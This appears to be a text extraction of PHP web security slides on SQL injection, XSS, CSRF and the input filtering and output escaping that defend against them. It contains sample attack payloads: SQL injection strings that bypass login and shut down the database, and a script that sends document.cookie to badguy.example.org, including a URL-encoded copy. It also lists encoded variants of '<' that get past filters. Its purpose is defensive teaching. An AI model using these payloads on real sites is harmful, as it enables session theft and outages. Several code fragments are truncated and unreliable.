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# Input Validation and Form Security

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# SQL Injection

**Username**

**Password**

```
SELECT id
FROM users
WHERE unname=' $name '
AND pw=' $pw '
```

**Username**

**Sam**

**Password**

**mypass**

```
SELECT id  
FROM users  
WHERE uname='Sam'  
AND pw='mypass'
```

Username

\ OR 1=1;---

Password



```
SELECT id
FROM users
WHERE
uname= ' ' OR 1=1; --'
```

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SELECT id  
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WHERE  
uname= ' ' OR 1=1;
```

Username

`\ ; SHUTDOWN ; --- '`

Password

```
SELECT id  
FROM users  
WHERE uname=' ' ;  
SHUTDOWN; -- '
```

**view.asp?id=2;shutdown;**

```
SELECT id
FROM users
WHERE uname=' '
HAVING 1=1--'
```

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# Cross-Site Scripting (XSS)

```
<script>  
document.location='http://  
badguy.example.org/cookies? '  
+document.cookie  
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```
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http://badguy.example.org/  
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script>
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script>
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http://yoursite.example.com/  
?login=%22%3E%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%62%61%64%67%75%79%2E%65%78%61%6D%70%6C%65%2E%6F%72%67%2F%63%6F%6F%6B%69%65%74%68%65%66%74%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E



Steal Cookies

Steal Credentials

Data Theft (DOM, iframe)

Denial of Service

Browser Exploit

Filter Input  
Escape Output

# Input Validation

```
$clean = array();  
$pattern= “/^[a-z]{8}$/”;  
if (preg_match($pattern,  
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```
htmlentities()  
strip_tags()
```

# Cross-Site Request Forgeries

```
<form action="/save.php">
```

```
<input type="text" name="msg">
```

```
<input type="submit">
```

```
</form>
```

```
GET /save.php?msg=Whee  
Host:www.example.org  
Cookie:PHPSESSID=123456
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```
saveMessage($_REQUEST['msg']);
```



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```

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```

```
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```

```
POST /save.php?msg=Whee  
Host:www.example.org  
Cookie:PHPSESSID=123456
```

```
GET /save.php?msg=Bwahahaha  
Host:www.example.org  
Cookie:PHPSESSID=123456
```

Use POST in forms

\$\_POST

Unique form tokens

Input validation

```
<form action="/save.php">
```

```
...
```

```
</form>
```



```
<form action="/save.php"  
      method="post">
```

```
...
```

```
</form>
```

```
saveMessage($_REQUEST['msg']);
```

```
saveMessage($_POST['msg']);
```

```
$_SESSION['token'] =  
    md5(uniqid(mt_rand(), true));
```

```
$_SESSION['token_time'] =  
    time();
```


```
<input type="hidden"  
  name="secret"  
  value="<?php echo  
    $_SESSION['token'];?>">
```

# Input Validation

Trust Nothing

Treat all input as  
tainted





Filter Input  
Escape Output

# Whitelist

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{  
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        $_POST['uname'];  
}
```

# Whitelist

```
ctype_alnum  ctype_print  
ctype_alpha  ctype_punct  
ctype_cntrl  ctype_space  
ctype_digit  ctype_upper  
ctype_graph  ctype_xdigit  
ctype_lower
```

# Blacklist

```
$clean = array();  
$pattern= “/^ [<>&#; -]$/”;  
if (!preg_match($pattern,  
    $_POST['msg']))  
{  
    $clean['msg']=  
        $_POST['msg'];  
}
```

<	&#x3c;	&#x3C;
%3C	&#x03c;	&#x03C;
&lt;	&#x003c;	&#x003C;
&lt;	&#x0003c;	&#x0003C;
&LT	&#x00003c;	&#x00003C;
&LT;	&#x000003c;	&#x000003C;
&#60	&#X3c	&#X3C
&#060	&#X03c	&#X03C
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&#x03c	&#x03C	\x3C
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&#x0003c	&#x0003C	\u003C
&#x00003c	&#x00003C	
&#x000003c	&#x000003C	

# Sanitize

```
strip_tags()  
preg_replace()  
nl2br()
```



<http://ha.ckers.org/xss.html>

[http://blog.bitflux.ch/wiki/  
XSS\\_Prevention](http://blog.bitflux.ch/wiki/XSS_Prevention)

<http://pixel-apes.com/safehtml>

```
$_REQUEST  
register_globals  
extract()
```

# Escape Output

```
mysql_real_escape_string()  
pg_escape_string()  
htmlspecialchars()  
addslashes()  
escapeshellcmd()
```

# Commons Validator

HTML\_QuickForm

```
<?php
require 'HTML/QuickForm.php';

$form = new HTML_QuickForm();
$form->addElement('text', 'my_name', 'Your name: ');
$form->addRule('my_name', 'Enter your name.',
'required');
$form->addElement('submit', 'send', 'Say Hello');

if ($form->validate()) {
    $form->process('say_hello');
} else {
    $form->display();
}

function say_hello($data) {
    print 'Hello, ' . $data['my_name'];
}
?>
```

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$form->addElement(  
    'text', 'my_name', 'Your name: ');
```

```
$form->addRule(  
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```

```
...  
if ($form->validate()) {  
...  
}
```

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